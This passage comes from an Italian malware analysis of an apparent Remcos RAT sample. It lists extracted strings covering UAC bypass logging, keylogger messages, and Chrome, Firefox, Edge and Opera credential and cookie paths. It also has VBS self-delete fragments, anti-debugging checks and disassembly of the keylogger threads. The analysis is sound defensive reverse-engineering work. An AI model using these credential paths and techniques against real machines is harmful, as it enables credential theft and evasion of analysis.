-	Failed to load TLS certificate
-	Failed to load TLS key
-	Failed to load peer certificate
-	TLS Handshake... |
-	TLS Error 1
-	TLS Error 2
-	TLS Authentication Failed
-	TLS Error 3
-	Connection Refused
-	Connection Failed:
-	KeepAlive | Enabled | Timeout:
-	KeepAlive | Disabled
-	Connection Timeout
-	DisplayMessage
-	GetMessage
-	CloseChat
-	SystemDrive
-	<||||>
-	encrypted_key":"
x	CryptUnprotectData
-	crypt32
-	CurrentBuildNumber
-	RtlInitUnicodeString
x	NtAllocateVirtualMemory
x	NtFreeVirtualMemory
-	RtlAcquirePebLock
-	RtlReleasePebLock

Viene bypassata la protezione UAC (User Access Control), troviamo stringhe di logging relative al modulo di online keylogger:


blacklist (121)	value (4980)
-	[+] ucmAllocateElevatedObject
-	[+] CoGetObject
-	[+] CoGetObject SUCCESS
-	[-] CoGetObject FAILURE
-	[+] ucmCMLuaUtilShellExecMethod
-	[+] before ShellExec
-	[+] ShellExec success
-	elev
-	ZipFiles
-	UnzipFiles
-	Browsing directory:
-	Executing file:
-	Downloading file:
-	Downloaded file:
-	Failed to download file:
-	Deleted file:
-	Unable to delete:
-	Unable to rename file!
-	Uploaded file:
-	Failed to upload file:
-	Uploading file to Controller:
-	SetFilePointerEx error
-	ReadFile error
-	okmode
-	Offline Keylogger Started
-	Keylogger initialization failure: error
-	minutes)\r\n
-	{ User has been idle for
-	Online Keylogger Started
-	Online Keylogger Stopped
-	Offline Keylogger Stopped

A seguire alcuni dettagli di *placeholders* della clipboard (contestualmente a eventi specifici, come ad esempio contenuto della clipboard cambiato), numerosi riferimenti a cookies, logins e profili di Chrome e Firefox.


blacklist (121)	value (4980)
-	[AltR]
-	[CtrlL]
-	[CtrlR]
-	[End of clipboard]\r\n
-	[Text copied to clipboard]\r\n
-	\AppData\Local\Google\Chrome\User Data\Default\Login Data
-	UserProfile
-	[Chrome StoredLogins not found]
-	[Chrome StoredLogins found, cleared!]
-	\AppData\Local\Google\Chrome\User Data\Default\Cookies
-	[Chrome Cookies not found]
-	[Chrome Cookies found, cleared!]
-	\AppData\Roaming\Mozilla\Firefox\Profiles\
-	[Firefox StoredLogins not found]
-	\logins.json
-	[Firefox StoredLogins Cleared!]
-	[Firefox Cookies not found]
-	[Firefox cookies found, cleared!]
-	Cookies
-	[IE cookies not found]
-	[IE cookies cleared!]
-	[Cleared browsers logins and cookies.]
-	Cleared browsers logins and cookies.
-	FunFunc
-	exepath
-	Unknown exception
-	bad cast
-	bad locale name
-	generic

blacklist (121)	value (4980)
-	/sort "Visit Time" /stext "
-	.part
-	]\r\n
-	\r\n[
-	]\r\n
-	\r\n[
-	cAppData
-	\Mozilla\Firefox\Profiles\
-	UserProfile
-	\AppData\Local\Google\Chrome\
-	\AppData\Local\Microsoft\Edge\
-	\Opera Software\Opera Stable\
-	User Data\Default\Network\Cookies
-	User Data\Profile ?\Network\Cookies
-	Network\Cookies
-	User Data\Local State
-	Local State
-	Temp
-	fso.DeleteFile "
-	wend\r\nfso.DeleteFolder "
-	fso.DeleteFile(Wscript.ScriptFullName)
-	"""", 0
-	SystemDrive
-	\system32
-	\SysWOW64
-	ProgramFiles
-	ProgramData
-	C:\Program Files(x86)\Internet Explorer\
-	pth_unenc
-	\r\n
-	\r\n

All'interno della sezione *.text* notiamo un dettaglio inerente alla funzione di debugging checking *IsDebuggerPresent*, al fine di verificare eventuali contesti di analisi dinamica e debugging:




Visualizzando le risorse dell'eseguibile notiamo icone e la presenza di 7 sezioni:




RemcosRAT1.exe


Member	Offset	Size	Value	Meaning
Machine	0000010C	Word	014C	Intel 386
NumberOfSections	0000010E	Word	0007	
TimeDateStamp	00000110	Dword	65631255	
PointerToSymbolTa...	00000114	Dword	00000000	
NumberOfSymbols	00000118	Dword	00000000	
SizeOfOptionalHea...	0000011C	Word	00E0	
Characteristics	0000011E	Word	0102	Click here

Effettuando una sessione di debugging e dynamic analysis possiamo avere contezza del bypass del modulo UAC mediante il seguente comando *reg add* inerente all'opzione *EnableLUA*:





Notiamo dettagli riconducibili ad operazioni di compressione e decompressione, nonchè download di files esterni:







All'interno della funzione *sub_40A179* abbiamo contezza della stringa di logging di avvio dell'offline keylogger e la contestuale creazione dei threads specifici:



call sub_40B8EC
cmp dword ptr [esi+4Ch], 2
mov edi, offset aOfflineKeylogg ; "Offline Keylogger Started"
jz short loc_40A1CA
push edi
lea ecx, [esp+2Ch+var_18]
call sub_402093
sub esp, 18h
lea edx, [esp+40h+var_18]
mov ecx, esp
call sub_41BC5E
mov ecx, esi
call sub_40B164
lea ecx, [esp+28h+var_18]
call sub_401FD8
loc_40A1CA:
sub esp, 18h
mov ecx, esp
push edi
100.00% (-87,348) (783,312) 0000959B 000000000040A19B: sub_40A179+22 (Synchronized with Hex View-1)


push offset hThread ; lpStartAddress
push ebx ; dwStackSize
push ebx ; lpThreadAttributes
call edi ; CreateThread
cmp [esi], ebx
jnz short loc_40A210
push ebx ; lpThreadId
push ebx ; dwCreationFlags
push esi ; lpParameter
push offset sub_40A267 ; lpStartAddress
push ebx ; dwStackSize
push ebx ; lpThreadAttributes
call edi ; CreateThread
loc_40A210: ; lpThreadId
push ebx
push ebx ; dwCreationFlags
push esi ; lpParameter
push offset sub_40A289 ; lpStartAddress
push ebx ; dwStackSize
100.00% (-75,940) (747,407) 0000959B 000000000040A19B: sub_40A179+22 (Synchronized with Hex View-1)


A seguire un'operazione di *switch* per i keystrokes e le combinazioni di tasti registrati dal modulo keylogger, nonchè le correlate istruzioni di *jump*.










All'interno della funzione *sub_40BD37* notiamo la presenza di accesso al database di *cookies.sqlite* e la sua consequenziale eliminazione mediante la funzione *DeleteFileA*. Successivamente viene scritta una stringa di logging che denota l'avvenuta eliminazione del database.




Qui un dettaglio dell'accesso avvenuto con diritti di **Administator**:



